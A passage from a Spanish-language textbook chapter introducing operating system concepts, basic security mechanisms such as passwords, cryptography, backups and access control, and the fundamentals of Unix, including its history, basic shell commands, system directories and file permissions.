La tendencia actual es hacer S.O. más simples y orientados a las necesidades del usuario.

Funciones generales de un S.O.

Crea la imagen que el usuario conoce de el, en otras palabras el S.O. dispone al usuario una interfaz que le permita comunicarse con la máquina.

Cumple la Función de Sistema lógico sobre el sistema físico de la máquina, permitiendo compartir hardware y software con otros usuarios.

Planifica los recursos críticos del sistema entre los usuarios: procesador, memoria y dispositivos de entrada y salida de información (E/S).

Las actividades propias del S.O. son la gestión de procesadores, almacenamiento de información, dispositivos de E/S y procesos o aplicaciones.

Estructura de los S.O.

Se pueden clasificar según su finalidad, tipo de proceso (lotes, tiempo compartido, multiproceso, etc.) y las necesidades según los requisitos de usuario o de software. Los principales tipos son:

Monolítica: Un solo programa compuesto por un conjunto de rutinas.

- Módulos compilados por separado.
- Buena definición de parámetros y de enlace.
- No poseen protecciones ni privilegios.
- Hechos a la medida de las necesidades.

Jerárquica: Divide el S.O. en pequeñas partes, definidas y con una clara interfase entre el resto de los elementos. Ej.

Nivel 5 - Usuario
Nivel 4 – Archivos
Nivel 3 – Entrada / Salida
Nivel 2 – Comunicaciones
Nivel 1 – Memoria
Nivel 0 – Gestión de CPU

Nivel -1 – Hardware

Tabla 1: Ejemplo de Niveles de un S.O.

Máquina Virtual: Presentan una Interface a cada proceso, presentando una máquina que parece idéntica a la máquina real subyacente.

- Manejo de Multiprogramación
- Máquina extendida.
- Integración de distintos S.O.
- El núcleo es un monitor virtual.

Cliente / Servidor: Sistema operativo de propósito general, administra los procesos, la memoria y la comunicación entre procesos.

Prestaciones de un Sistema Operativo

Las prestaciones de los sistemas operativos las podemos clasificar según el usuario de las mismas:

Programador: El programador necesita ejecutar los programas, realizar operaciones de E/S y gestionar archivos.

Sistema: El sistema manipula los recursos de la máquina, lleva unas estadísticas del uso de los mismos y mantiene unas protecciones a fallos (procesador, E/S y de memoria).

Los procesos, la memoria y la E/S

Una de las principales funciones de los sistemas operativos radica en la gestión y administración de los procesos, la memoria y la E/S. Existen capítulos enteros en libros de sistemas operativos, para los mecanismos y métodos utilizados por los S.O. para la administración de estos dispositivos. No es el fin de este texto presentar esta información porque se extiende más allá de los límites de la temática tratada. Se procederá a presentar conceptos fundamentales que permiten relacionarse con la seguridad computacional directamente.

Los procesos

Un proceso es un programa en ejecución junto con un entorno asociado (registros, variables, etc.). Actualmente existen sistemas operativos que permiten a los usuarios iniciar diversos procesos y a su vez estos procesos pueden generar más procesos hijos, todo esto se realiza en sistemas de múltiples usuarios (multiprogramación) concurrentes en el mismo tiempo. Esta posibilidad determina que el sistema operativo permita iniciar múltiples aplicaciones según la petición que se le haga, es más, estas peticiones pueden venir de usuarios instalados en la misma máquina o de usuarios remotos conectados a

través de la red (sí se inicia una conexión vía MODEM en ese momento el computador esta en red).

La posibilidad de que un usuario o programa de la máquina pueda iniciar procesos es la primera puerta en la que un intruso en cualquiera de sus modalidades (hacker, virus, gusano, troyano, etc.) entre al sistema, acceda a la información de la misma y cause estragos.

Es difícil para el S.O. saber que proceso es bueno o malo, el S.O. tiene que confiar en el proceso hasta que este intente violar las seguridades y protecciones del sistema.

Un elemento importante a tener en cuenta es que todos los procesos que se ejecutan en una máquina compiten por los recursos de la misma (procesador, memoria, E/S), normalmente se clasifican los procesos como *limitados por E/S y limitados por procesador*, esto es cuando los procesos se caracterizan por hacer muchas peticiones al S.O. del uso de los dispositivos de entrada y salida y del procesador respectivamente.

La Memoria

La memoria del computador es uno de los dispositivos más importantes para la ejecución de las aplicaciones. Todo proceso tiene un espacio en la memoria, hasta el mismo sistema operativo debe existir en la memoria del computador. El S.O. es el encargado de administrar este recurso, de asignar espacios para procesos entrantes y de administrarlo entre ellos. Cuando se ejecuta un proceso dañino (Ej. Virus) este normalmente hace una petición de memoria y se instala en algún rincón de ella. La memoria es uno de los recursos que utilizan más estos programas dañinos para almacenarse y ejecutarse, es más para prevalecer aún cuando se halla borrado el programa físicamente de los discos duros.

Dispositivos de E/S

Los dispositivos de entrada y salida son todos los elementos hardware que permiten al computador recibir y enviar información fuera del sistema. Entre ellos podemos encontrar las tarjetas de red, las tarjetas de MODEM y algo muy importante los *puertos* los cuales son las puertas de entrada y salida de información del computador y son las vías por las cuales los intrusos acceden a él, normalmente los puertos se numeran con dígitos enteros y poseen una dirección en la memoria del computador, en la cual colocan y reciben la información. Todas las máquinas y su respectivo S.O. establecen un conjunto amplio de puertos para comunicaciones y configuración de servicios (telnet, internet, transferencia de archivos, etc.), muchos de estos puertos están habilitados por defecto y sin tener un servicio adecuado por el mismo, estos se convierten en las principales puertas de entrada para violar la seguridad del sistema.

2.3 Seguridad en los Sistemas Operativos

En este apartado se pretende analizar los aspectos que intervienen en la seguridad de los sistemas informáticos en general y en los sistemas operativos en particular.

Primero se hace un balance requerimientos y mecanismos necesarios para poseer una buena seguridad informática tanto de los equipos como de los programas y datos.

La seguridad se puede analizar desde dos enfoques: **la seguridad externa y la seguridad interna**.

Se deben establecer **directrices y mecanismos de seguridad** que permitan establecer un sistema seguro. Una de ellas son las restricciones a los accesos de las personas no autorizadas al lugar donde están los equipos, mantener en buen estado los materiales y prevenir riesgos catastróficos como inundaciones, incendios, etc. Muchos de los casos de violación de datos se causan por el acceso de personal no autorizadas a los equipos. Existe otra causa de estos accesos y es la **microinformática** el **software malintencionado**, es decir pequeños programas que tienen la facilidad de reproducirse y ejecutarse, cuyos efectos son destructivos y en la mayoría de los casos el daño es irreversible (virus informáticos).

Por esto los gobiernos de los distintos países han dictado leyes y normas para asegurar una racional seguridad en los sistemas de información y proteger el derecho a la intimidad de la información de las personas.

2.3.1 Seguridad externa

Un correcto sistema de seguridad es el que articula todos los subsistemas de protecciones entre si, de tal forma que para que un intruso pueda violarla se encuentre con varios obstáculos a la vez. Todos los mecanismos dirigidos a asegurar el sistema informático sin que el propio sistema intervenga es lo que se denomina seguridad externa.

Podemos ver la seguridad externa de dos formas:

Seguridad Física: Engloba los mecanismos que impiden a los agentes físico entrar al sistema informático. (Ej. Fuego, humo, inundaciones, descargas eléctricas, campos magnéticos, acceso físico de personas de mala intención). Así podemos establecer dos formas:

- Protección contra desastres: Elementos de prevención, detección y eliminación de los agentes mencionados anteriormente.
- Protección contra intrusos: Elementos que no permitan el acceso físico de las personas no autorizadas. Ej. Puertas de seguridad, huellas, códigos etc.

Seguridad de Administración: Engloba los mecanismos más usuales para impedir el acceso lógico de personas físicas al sistema. Podemos dividir esto como:

Protección de acceso: Es el mecanismo que permite conectar a los usuarios autorizados y no permitir la entrada a los intrusos. Las modalidades son:

Palabras de acceso (password): Para la identificación del usuario, la fórmula mas extendida es la de **login** (diálogo de entrada) que consiste en pedir un nombre de usuario **username** y palabra de acceso **password**, de tal forma que después de un número de intentos específico el sistema no le deja conectarse. Adicionalmente el administrador del S.O. puede desconectar cualquier usuario que él considere no deseado. El nombre de usuario es público y el password es personal, por ello es recomendable que se cambie este periódicamente. Esta clave es almacenada en un archivo del sistema operativo, dependiendo del S.O. se usa un método de encriptación para impedir que esta información sea violada por otros usuarios.

Criptografía: Es un proceso de transformación que se aplica a unos datos para ocultar su contenido. Existen diferentes técnicas, las más comunes son: Or-exclusivo, Estándar de Encriptado de Datos (Data Encryption Estándar – DES) y el método de Rivest. Shamir y Adelman (RSA).

Seguridad Funcional: Engloba aspectos relativos al funcionamiento del sistema y a la seguridad de las instalaciones se pretende tener:

Seguridad en la transmisión de datos: Las líneas de transmisión son fácilmente violables, por esto se utilizan las siguientes técnicas:

Compactación de los datos: Se comprimen los datos para que ocupen el menor espacio posible y así conseguir en principio que la duración de la transmisión sea menor, y que para entenderla halla que descompactarla. Entre los métodos de compactación existen la **reducción de espacios en blanco** y **codificación por diferencia**. Criptografía. Ya explicada.

Fiabilidad: Además de las medidas anteriores, se suelen tomar otras para asegurar el correcto estado de la información al llegar a su destino. Se pueden presentar problemas debidos a causas accidentales, como la influencia de fuertes campos magnéticos, perturbaciones eléctricas, etc. así como por motivos de intrusión de información con el fin de modificarla o destruirla. Para esto se le añade una información adicional a las cabeceras de los datos enviados, con el fin de asegurar que la información llegó correctamente. Normalmente se usan los siguientes métodos:

- Bit de paridad
- Códigos de Hamming
- Código de redundancia cíclica

Sistemas tolerantes a los fallos: Se utilizan en sistemas donde se pueda perder información, debido a un mal funcionamiento de los mismos. Es importante para los

sistemas de control y supervisión en tiempo real. Existen mecanismos que ante situaciones de mal funcionamiento consiguen recuperar y controlar el entorno, protegiendo fundamentalmente la información.

2.3.2 Seguridad Interna

Todos los mecanismos dirigidos a asegurar el sistema informático, siendo el propio sistema el que controla dichos mecanismos, se engloban en lo que podemos denominar seguridad interna.

2.3.3 Seguridad del procesador

Existen mecanismos de protección del procesador que permiten mantenerlo a salvo de un fallo crítico, estos son:

- Estados protegidos (kernel) o no protegido (Usuario).
- Reloj hardware para evitar el bloqueo del procesador.

2.3.4 Seguridad de la memoria

Se trata de mecanismos para evitar que un usuario acceda la información de otro sin autorización. Entre ellos citaremos dos:

- Registro límites frontera
- Estado protegido y no protegido del procesador.
- Además se utilizan para la memoria métodos como el de utilizar un bit de paridad o el de chequeo de suma.

2.3.5 Seguridad de los Archivos

La finalidad principal de las computadoras es el tratamiento de la información que se almacena permanentemente en los archivos. La pérdida o alteración no deseada de dicha información causaría trastornos que podrían ser irreparables en algunos casos. Para un correcto manejo de la información, se debe enfocar desde dos aspectos: la **disponibilidad** y la **privacidad** de los archivos.

Disponibilidad de los archivos: Un archivo debe tener la información prevista y estar disponible en el momento que un usuario la necesite. Hay que tener presente la necesidad de asegurar tal circunstancia y para ello se pueden realizar las siguientes acciones:

Copias de seguridad (backup): Consiste en que cada cierto tiempo (hora, día, semana, ...) se realice una copia del contenido de los archivos, de forma que si se destruyen éstos, es posible la recuperación de los datos a partir de la última de las copias. Esto se suele hacer con programas de utilidad de los sistemas operativos.

Archivo LOG: En sistemas de tiempo compartido dónde trabajan simultáneamente muchos usuarios, que entre otras operaciones llevan acabo numerosas actualizaciones y modificaciones de archivos, no son suficientes las periódicas copias de seguridad para afrontar la pérdida de información. Si falla la computadora, se puede recuperar o reconstruir la información a partir de los archivos .LOG, los cuales llevan la información de todas las modificaciones hechas a los archivos del usuario.

Privacidad de los archivos: El contenido de los archivos se debe proteger de los accesos no deseados. Entre el peligro de permitir a todos los usuarios los accesos a cualquier archivo, y la rigidez de cada usuario sólo pueda acceder a los suyos, el sistema de protección debe permitir accesos de forma controlada, según las reglas predefinidas y con las consiguientes autorizaciones. Cada usuario, al comenzar la sesión en un sistema tras su identificación, tiene asignado por el sistema de protección un dominio compuesto de una serie de recursos y de operaciones permitidas, por ejemplo, una serie de archivos a los que puede acceder, no teniendo permiso para el resto de los archivos. Normalmente esto se maneja con lo que se conoce como *matriz de dominios*, en la cual las filas son los dominios y las columnas son todos los recursos del sistema, los dominios recursos relacionados y en tipo de permiso sobre estos determinaran el grado de protección a cada usuario. Si la matriz es de pocos datos se utiliza el método de asignar una lista de dominios a cada recurso, esto se conoce como *lista de acceso*.

2.4 Un sistema operativo serio

Existen diferentes tipos de sistemas operativos con diferentes arquitecturas, como se vio anteriormente. Los sistemas operativos modernos cumplen con las funciones y prestaciones básicas, pero hay que reconocer que cada sistema tiene sus propias particularidades, así como diferencias en robustez, potencia y estabilidad. En la gama de estos sistemas operativos encontramos los sistemas Unix, los cuales son aceptados en el mundo como los sistemas operativos más eficaces y eficientes que sus homólogos.

La razón de tomar el sistema operativo Unix y/o Linux, para el manejo de la seguridad computacional radica precisamente en la robustez, eficacia y utilidades para el manejo de la seguridad en los computadores y en las redes de computadoras. Además por lo siguiente:

El objetivo de un Sistema Operativo serio es el de crear una máquina virtual para la que sea sencillo trabajar. Es decir, ocultar el hardware (HW). De esta forma, dos arquitecturas distintas con el mismo S.O. parecerán la misma máquina. Por ejemplo, una SUN-10 con SunOS 4.2 (UNIX BSD 4.2 para SUN) y un PC-386 con FreeBSD (UNIX BSD 4.2 para PC) se antojarán iguales al usuario (no en prestaciones, por supuesto). Por el contrario, una misma arquitectura con dos S.O. distintos se presentará como dos máquinas distintas. Por

ejemplo, un PC será completamente distinto con MS-DOS 6.2 o con Slackware LINUX 1.2 (UNIX SYSTEM V para PC).

Esta ocultación de hardware debe realizarse de un modo cómodo y seguro. Debe ser cómodo para poder utilizar los servicios del mismo sin problemas, aunque no directamente sino a través del S.O., en este caso, el UNIX. Y debe ser seguro para liberar al programador de la preocupación de evitar catástrofes, función de la que se debe encargar el propio sistema. A los programadores de DOS esto de la ocultación puede parecerles una desventaja, sin embargo esto es porque el DOS no realiza esta función, al menos, de forma "cómoda y segura".

Desde una visión amplia, el S.O. debe suponer:

- Un entorno de mantenimiento y creación de programas
- Un interfaz sofisticado de operaciones para el programador, un intérprete de comandos
- La correcta gestión de recursos del sistema.

Desde una visión más restringida, se considera el S.O. como el núcleo o kernel del sistema con las funciones y estructuras de datos necesarias para GESTIONAR recursos. Así pues, el S.O. debe:

- Ejecutar programas
- Asignar recursos (CPU)
- Encargarse de la protección del sistema
- Las operaciones de entrada y salida
- La gestión de usuarios y procesos
- La detección de errores y
- La manipulación del sistema de ficheros.

Llegados a este punto, los programadores con experiencia en DOS advertirán que en la mayoría de los casos son ellos los que se encargan de estas funciones en lugar del propio sistema.

UNIX, como la mayoría de los S.O. actuales es un sistema multiusuario y multitarea. Esto influye en la gestión de la protección del sistema que soluciona de la siguiente forma:

Todas las operaciones de E / S son realizadas por UNIX en el llamado modo supervisor, modo de ejecución en el que el S.O. toma control total del ordenador arrebatándoselo al programa de usuario. El usuario, sin embargo, tiene la impresión de ser él quien realiza la operación invocando una system call o llamada al sistema desde programa. La forma de una system call es la de una función C cualquiera y es la forma que tiene el usuario de interactuar con el sistema.

UNIX tiene un absoluto control de la memoria, gestionando límites de zona para usuarios y para sí mismo y proporcionando llamadas para petición y liberación. Podría compararse con el modo protegido de un extender de DOS.

Al ser un S.O. multiusuario y multitarea pero monoprosesador, debe realizar la gestión de la CPU asignándosela o arrebatándosela a los programas de usuario (sistema de tiempo compartido).

Es importante entender que un S.O. como UNIX "está en todas partes" y "nada escapa a su control". De este modo, existe un modo dual de ejecución de programas: *modo usuario* en el que el programa de usuario tiene el control y *modo supervisor* o monitor en el que es una rutina del propio S.O. la que controla el ordenador.

La entrada en modo supervisor o activación del S.O. se producirá por uno entre tres motivos:

- Una llamada al sistema
- Una interrupción (hardware o software)
- Un trap o interrupción especial hardware que generalmente aniquila el proceso que la provocó.

2.5 Sistema Operativo UNIX

2.5.1 Antecedentes históricos.

El S.O. Unix fue creado a finales de la década de los 60 sobre la base de varios trabajos realizados conjuntamente por el MIT y Laboratorios BELL. Dichos trabajos (proyecto MULTICS) iban encaminados a la creación de un macrosistema de computación que diese servicio a miles de usuarios. Si bien el proyecto fracasó, posiblemente por intentar abarcar demasiado contando con unos elementos hardware limitados en esa época, influyó decisivamente sobre la evolución de los sistemas informáticos posteriores.

Un antiguo miembro de dicho proyecto (Ken Thompson) desarrolló por su cuenta un sistema operativo monousuario con la característica principal de un sistema de archivos jerárquico.

El sistema encontró muchos entusiastas y se hizo portable al rescribirse casi íntegramente en lenguaje "C", y se suministró en código fuente a las universidades con fines académicos. Así, la universidad de California en Berkeley se apropió y modificó dicho sistema (fundamentalmente, comunicaciones y diversas utilidades como el editor "vi"), y liberó lo que luego sería el BSD , uno de los dos "dialectos" principales del UNIX.

Actualmente, existen dos corrientes las cuales cada vez poseen más elementos comunes: la BSD 4.2 y la System V R 4.

2.5.2 Generalidades.

El S.O. Unix se encarga de controlar y asignar los recursos físicos del ordenador (hardware) y de planificar tareas. Podemos establecer tres elementos principales dentro de éste S.O. :

El núcleo del sistema operativo (*kernel*), el escalón más bajo que realiza tareas tales como el acceso a los dispositivos (terminales, discos, cintas ...).

El intérprete de comandos (*shell*) es la interfase básica que ofrece UNIX de cara al usuario. Además de ejecutar otros programas, posee un lenguaje propio así como numerosas características adicionales que se estudiarán en un capítulo posterior.

Utilidades "de fabrica"; normalmente se trata de programas ejecutables que vienen junto con el Sistema Operativo, algunas de ellas son:

- Compiladores: C , assembler y en algunos casos Fortran 77 y C++.
- Herramientas de edición: Editores (vi,ex) , formateadores (troff) , filtros ...
- Soporte de comunicaciones: Herramientas basadas en TCP/IP (telnet,ftp ...)
- Programas de Administración del Sistema (sysadm , sa , va)
- Utilidades diversas y juegos (éste último se suele instalar aparte).

2.5.3 Características del Sistema Operativo UNIX

Las principales son:

Un sistema de ficheros jerárquico en el que todo se encuentra anclado en la raíz (*root*). La mayoría de la literatura sobre el tema dice que el sistema de ficheros UNIX es un grafo acíclico, sin embargo, la realidad es que se trata de un grafo cíclico. El DOS, por ejemplo, es un árbol, con un directorio raíz de la que cuelgan subdirectorios que a su vez son raíces de otros subárboles. Un grafo cíclico es como un árbol en el que se pueden enlazar nodos de niveles inferiores con un nivel superior. Es decir, se puede entrar en un subdirectorio y aparecer más cerca de la raíz de lo que se estaba.

El sistema de ficheros está basado en la idea de volúmenes, que se pueden montar y desmontar para lo que se les asigna un nodo del árbol como punto de anclaje. Un sistema físico puede dividirse en uno o más volúmenes.

UNIX realiza un riguroso control de acceso a ficheros. Cada uno se encuentra protegido por una secuencia de bits. Sólo se permite el acceso global al root o *superusuario*. Por tanto, el universo de usuarios de UNIX se encuentra dividido en dos grupos principales, no sólo para

el acceso a ficheros sino para todas las actividades: el root, todopoderoso, para el que no hay barreras; y el resto de los usuarios, controlados por el S.O. según las directivas del root.

Una de las grandes ideas de UNIX es la unificación y compatibilidad de todos los procesos de entrada y salida. Para UNIX, el universo es un sistema de ficheros. De esta forma existe compatibilidad entre ficheros, dispositivos, procesos, pipes y sockets.

El núcleo de UNIX es relativamente compacto en comparación con otros sistemas de tiempo compartido. Introduce la idea de reducir el tamaño del kernel y ceder ciertas funciones a programas externos al núcleo llamados demonios. Esto ha sido muy desarrollado y en la actualidad, la tendencia es el desarrollo de micro-kernels, sin embargo UNIX, aunque pionero, es anterior a estos desarrollos.

El sistema presenta comandos de usuario (es decir, a nivel de shell) para iniciar y manipular procesos concurrentes asíncronos. Un usuario puede ejecutar varios procesos, intercambiarlos e interconectarlos a través de pipes o tuberías, simbolizados por el carácter | (ASCII 124). En DOS, también existe la idea del pipe, sin embargo, al no existir concurrencia de procesos, no se trata de una comunicación en "tiempo real", sino de un paso de información a través de ficheros temporales.

UNIX es un S.O. de red, algo que muchos confunden con un S.O. distribuido. Por ello, se ha incluido en su núcleo la arquitectura de protocolos de internet, TCP/IP.

2.5.4 El entorno de usuario UNIX

Sintetizando lo expuesto, definiremos a UNIX como un sistema multiusuario y de tiempo compartido. El usuario introduce comandos y recibe resultados en un terminal.

Todo usuario dispone de un directorio privado llamado home directory sobre el que, exceptuando al root, sólo él tiene control.

La seguridad en UNIX no es una directiva principal debido a su origen y propósito inicial, por lo que se puede recorrer todo el árbol de ficheros (es decir, el grafo), y las protecciones deben ser explícitas y específicas.

El sistema proporciona, también a nivel de shell, importantes facilidades para las comunicaciones entre usuarios y máquinas dentro y fuera del propio sistema.

Y como característica más importante, permite un alto grado de del entorno según las preferencias de cada usuario a través de ficheros de configuración particulares.

Como contrapartida o desventaja hay que advertir que presenta un entorno de órdenes rígido. Al acostumbrarse se presenta realmente eficiente, pero hay que recalcar que será "al acostumbrarse".

2.5.5 Filosofía elemental de UNIX

Para UNIX el universo es un sistema de ficheros. No existen periféricos, sólo ficheros. De este modo se unifican todos los procesos E/S. Los directorios son ficheros que contienen enlaces con otros ficheros. Terminales, discos compactos e impresoras son ficheros, en teoría se puede escribir y leer de todos ellos. Para encontrar los ficheros en el disco, el sistema utiliza punteros llamados i-nodos. Al borrar un fichero, simplemente se borra su i-nodo; pero, al contrario que en DOS, una vez se ha borrado algo en UNIX es **IRRECUPERABLE** ya que no hay forma de encontrar de nuevo el camino a la información en disco.

Cada proceso o programa en memoria tiene un *owner* o propietario que es el sujeto que lo ha lanzado. Desde su nacimiento adquiere los permisos del owner. Cuando un proceso queda huérfano se le denomina demonio o *daemon* (veremos otras dos acepciones para este término, ésta es la menos usada y precisa).

El sistema no es S.O. de tiempo real. **¡CUIDADO AL DESCONECTAR UN SISTEMA UNIX!**, Podrían perderse datos que figuran como archivados. El S.O. ejecuta las órdenes cuando quiere y aunque dé por recibida una orden de escritura en disco puede estar dando prioridad a otro programa (realmente realiza una labor de caché interna). Para asegurarse de que todo se refleja en la memoria de masa, es decir, de que se ha escrito de verdad lo que se tenía que escribir, existe la orden sync. Si se desea apagar un ordenador bajo UNIX, se debe entrar al sistema como root o superusuario y ejecutar la orden halt. Una vez el sistema haya realizado las operaciones oportunas, lo notificará y se podrá apagar la máquina sin peligro.

UNIX diferencia las mayúsculas de las minúsculas (case sensitive).

2.5.6 Comandos Fundamentales de UNIX

Un sistema UNIX en modo multiusuario (puede arrancarse en modo monousuario para labores de administración) espera la entrada de un usuario al sistema, proceso que recibe el nombre de login. Para ello, el ordenador muestra un mensaje identificándose y la palabra.

login

Para entrar hay que disponer de una cuenta, que es como se llama al hecho de ser reconocido por el sistema y, por tanto, tener acceso. En caso de ser un sistema recién instalado, no habrá aún creada ninguna cuenta excepto la de root, por lo que habrá que contestar tecleando "root". En otro caso, se teclea el login o identificativo correspondiente.

Tras ello y para comprobar la identidad del usuario, el sistema preguntará

Passwd

Esperando un password o palabra clave asociados al login y, si todo va bien, ya se está dentro. Mientras se teclea la palabra clave, no aparece eco en pantalla para que nadie en los alrededores pueda leerla. Por ello, si se produce un error al teclear, habrá otra oportunidad. En caso de que no haya definida ninguna palabra de paso, obviamente, no se preguntará por ella. Esto suele ocurrir con el usuario root cuando UNIX está recién instalado. Si una vez dentro se desea salir, basta teclear exit, logout o simplemente CONTROL+D, según el sistema en que uno se encuentre.

Nada más terminar el proceso de login, una shell arranca automáticamente y advierte de su disposición a recibir comandos mostrando un prompt, que por defecto será uno de los símbolos #, %, > ó \$, en función de que shell se use y de si uno es el root o no. Este prompt equivale al famoso C:> del DOS y, como este último, es redefinible.

Ya desde dentro se puede empezar a jugar con algunos comandos:

Echo

Su finalidad es mostrar mensajes, es decir, presenta un eco de sus argumentos en pantalla de modo idéntico a como funciona el echo del DOS. La diferencia estriba en que, al igual que la mayoría de los comandos UNIX, dispone de un gran número de opciones. De momento sólo se mencionará la opción echo -n, que evita el retorno de carro e inicio de línea. echo también sirve para mostrar valores de variables. Por ejemplo:

```
echo $TERM
```

Mostrará el valor de la variable term, que es una variable de la shell que indica el tipo de terminal. Con esto se adelanta la idea de que existen variables de entorno al igual que en DOS y, del mismo modo, pueden examinarse mediante la instrucción set.

hostname

Indica el nombre de la máquina que aloja el sistema. No se trata del nombre del hardware, sino de un nombre con que se bautiza a todos los sistemas UNIX. Esto se debe a que UNIX es un sistema en red y, por tanto, hay que tener bien identificadas a las máquinas.

who

Muestra una lista de los usuarios que se encuentran conectados en ese momento en el sistema.

whoami

Aunque puede inducir a la sonrisa, su función es informarle a uno de quién es. No se trata de resolver problemas de personalidad: en cuanto uno se mueve un poco por el sistema y

siempre que disponga de más de una cuenta, descubrirá que es un comando realmente necesario.

ls

Una vez el usuario se ha situado y sabe dónde está y quién es, conviene abrir los ojos y mirar alrededor. `ls`, abreviatura de List muestra el contenido de un directorio. Su funcionamiento y sintaxis en análogo al `dir` del DOS. Así pues la sintaxis es:

```
ls [opciones] [path] [máscara de ficheros]
```

Entre las opciones, las más usadas son:

- l: que indica permisos, fecha y propietario.
- a: lista también los ficheros.*.

En UNIX, los nombres de fichero no se ven sujetos a las reglas de DOS que los limita a 8 caracteres y una extensión de 3 caracteres separados por un punto sino que pueden tener una longitud entre 16 y 256 caracteres en función de la versión. Por otra parte, existen los mismos wilcards del DOS: * y ?, aunque su uso difiere ligeramente ya que permite expresiones del tipo *[cadena]*. Para UNIX, un fichero cuyo nombre comienza por el carácter punto (.), como .profile, es un fichero oculto y únicamente será listado si se utiliza la opción -a.

cat

Muestra el contenido de un fichero del mismo modo que el `type` del DOS. Equivale teclear `cat .login` en UNIX que `type .login` en DOS (aunque .login no es nombre válido en DOS).

date

Muestra la hora del sistema de forma análoga a como lo hace el DOS.

passwd

Cambia el password del usuario que lo ejecuta en la máquina en la que se ejecuta. Es importante utilizar este comando frecuente para proteger el sistema ante el potencial ataque de hackers.

yppasswd

En caso de que la máquina se encuentre en una red con un sistema de información de red conocido como YP (Yellow Pages) o NIS (Network Information Service), este comando cambia el password en todo el conjunto de la red.

2.5.7 Ayuda en Línea de los sistemas UNIX

Thomson y Ritchie dijeron: "No es bueno que el usuario esté sólo" y el manual se hizo. Y así, "gracias a dios", cuando las cosas se ponen difíciles, siempre se puede acceder a los completos manuales de referencia del usuario y del programador directamente desde línea de comando: para ello se dispone de la instrucción `man`.

man

Es el comando más importante tanto para el usuario principiante como para el experimentado, incluso para el root. A través de él, se puede acceder al completo manual en línea del sistema. La sintaxis es: `man [sección] <comando a buscar>`

Por ejemplo, puede ser interesante teclear `man passwd` o `man man`. El manual está dividido en ocho secciones. Por defecto, las búsquedas se realizarán comenzando por la primera sección y avanzando hasta que se encuentre la primera página que contenga lo que se pide. Así, si se tecldea:

man write

Se obtendrá la información sobre el comando `write` (sección 1); pero si se tecldea

man 2 write

Se obtendrá información sobre una llamada al sistema de mismo nombre pensada para incluir en programas C (sección 2). En caso de que no se sepa qué se busca exactamente, se puede teclear

man -k algo

Y aparecerán todos los términos en todas las secciones que tengan algo que ver con "algo". Si se pide información sobre un comando interno de la shell, como `cd` o `echo`, el manual dirá que no encuentra la página. Esto se debe a que la información relativa a estos comandos se encuentra en la página de manual de la propia shell.

2.5.8 Movimiento por ficheros y directorios

El sistema de directorios de UNIX tiene una estructura arbórea, aunque no se trata de un árbol, como se verá en el apartado dedicado al sistema de ficheros. En este "árbol", cada usuario dispone de un *Home Directory*, un directorio con su nombre y bajo el cual, puede hacer lo que quiera. Es la parte "física" de la idea de tener una cuenta. Así pues, aunque el sistema es multiusuario, cada usuario dispone de una parte privada de disco. Cabe recordar que los ficheros cuyo nombre comienza por punto (.) Permanecen ocultos. Para moverse por esta estructura de directorios, se pueden destacar los comandos:

pwd

Print Working Directory, escribe el *path absoluto* del directorio actual partiendo del directorio raíz. Equivale a teclear `cd` sin argumentos en DOS.

cd

Cambia de Directorio. Es idéntico al DOS, salvo en que cuando se teclea sin indicar directorio, conduce directamente al *home directory* de la persona que lo ejecuta.

cp

Copia ficheros según la sintaxis

```
cp <filename1> <filename2>
```

Donde se puede indicar el path completo de los ficheros. Equivale al comando copy de DOS.

mv

Renombra un fichero con la sintaxis

```
mv <antiguo> <nuevo>
```

Equivale al comando rename del DOS pero es mucho más potente ya que también sirve para cambiar de sitio un fichero, ya que puede incluir un path en cada nombre. Así se podría decir:

```
mv /.profile /home/echeva/.profile
```

Para mover el fichero *.profile* desde la raíz hasta el directorio */home/echeva*.

rm

Borra una lista de ficheros. Equivale al comando delete de DOS.

rmdir

Borra directorios vacíos. Equivale al comando del mismo nombre de DOS (`rd`).

mkdir

Crea directorios. Equivale al comando del mismo nombre de DOS (`md`).

2.5.9 Directorios del sistema

No todo el "árbol" de directorios está compuesto por directorios de usuario. Existen muchos de ellos que son de uso general o del propio sistema y con los que habrá que familiarizarse. Los más importantes son:

/

El raíz, del que "cuelgan" todos.

/bin y /usr/bin

Contienen comandos UNIX ejecutables.

/etc

Es quizá el directorio más importante. Contiene ficheros de datos y configuración del sistema, el fichero de password, configuración de terminales, red, etc (de ahí su nombre).

/dev

Ficheros de dispositivos E/S.

/usr/man

Manual

/tmp

Directorio para arreglos temporales. TODOS los usuarios pueden leer y escribir en él.

2.5.10 Otros comandos usuales

Para este primer chapuzón por el mundo UNIX, viene bien conocer algunos otros comandos útiles. Los que se presentan a continuación son de conocimiento obligado para todo usuario:

grep

grep <cadena> <fichero>

Busca las líneas que contienen la cadena en el fichero dado y las imprime en pantalla.

cmp

cmp <fichero1> <fichero>

Busca la primera diferencia entre los ficheros indicados.

diff

diff <fichero1> <fichero2>

Busca todas las diferencias entre los ficheros dados.

tail

tail <fichero>

Muestra las 10 últimas líneas de un fichero.

head

head <fichero>

Muestra las 10 primeras líneas de un fichero.

sort

Ordena por líneas

wc

Muestra el tamaño de un fichero indicando según la opción:

-l (líneas)

-w (palabras)

-c (caracteres)

y si va sin opciones, las tres cosas.

at

Ejecuta el contenido de un fichero en la fecha y hora especificadas.

cal

Imprime un calendario.

more

more <fichero>

Muestra el contenido de un fichero de forma paginada, del mismo modo que el more de DOS, sin embargo, al contrario que en DOS, no es necesario redirigir su entrada indicando more < fichero.

2.5.11 Protección de Archivos

Al ser UNIX un sistema multiusuario surge el problema de la protección y privacidad de la información. Así cada fichero posee un código de 9 bits para regular su acceso. El esquema empleado, clásico en muchos sistemas operativos consiste en dividir el universo de usuarios que ve cada fichero en tres clases:

- la clase **u** (user), formada únicamente por el dueño del fichero
- la clase **g** (group), formada por todos los usuarios que pertenecen al mismo grupo del dueño
- la clase **o**, formada por el resto del universo

Un usuario puede pertenecer a más de un grupo pero un fichero sólo puede pertenecer a uno. De esta forma, parte de los ficheros de un usuario podrían ser accedidos por uno de los grupos a los que el usuario pertenece y parte por otro grupo.

Como siempre es el root el que decide qué usuarios pertenecen a qué grupos, los cuales se suelen organizar atendiendo a razones de trabajo. La lógica de esto es que un usuario concreto (clase u), puede tener en un fichero una carta de su novia, que no le interesa que lea nadie más. Sin embargo, también dispondrá de una serie de ficheros a los que tendrá que permitir el acceso a su grupo de trabajo (clase g) pero no querrá que los vea nadie más. Del mismo modo, podría también interesarle que todo el mundo (clase o) pudiera acceder a la información contenida en otra serie de ficheros. El root, como superusuario, es caso aparte, ya que dispone de acceso a todos los ficheros del sistema.

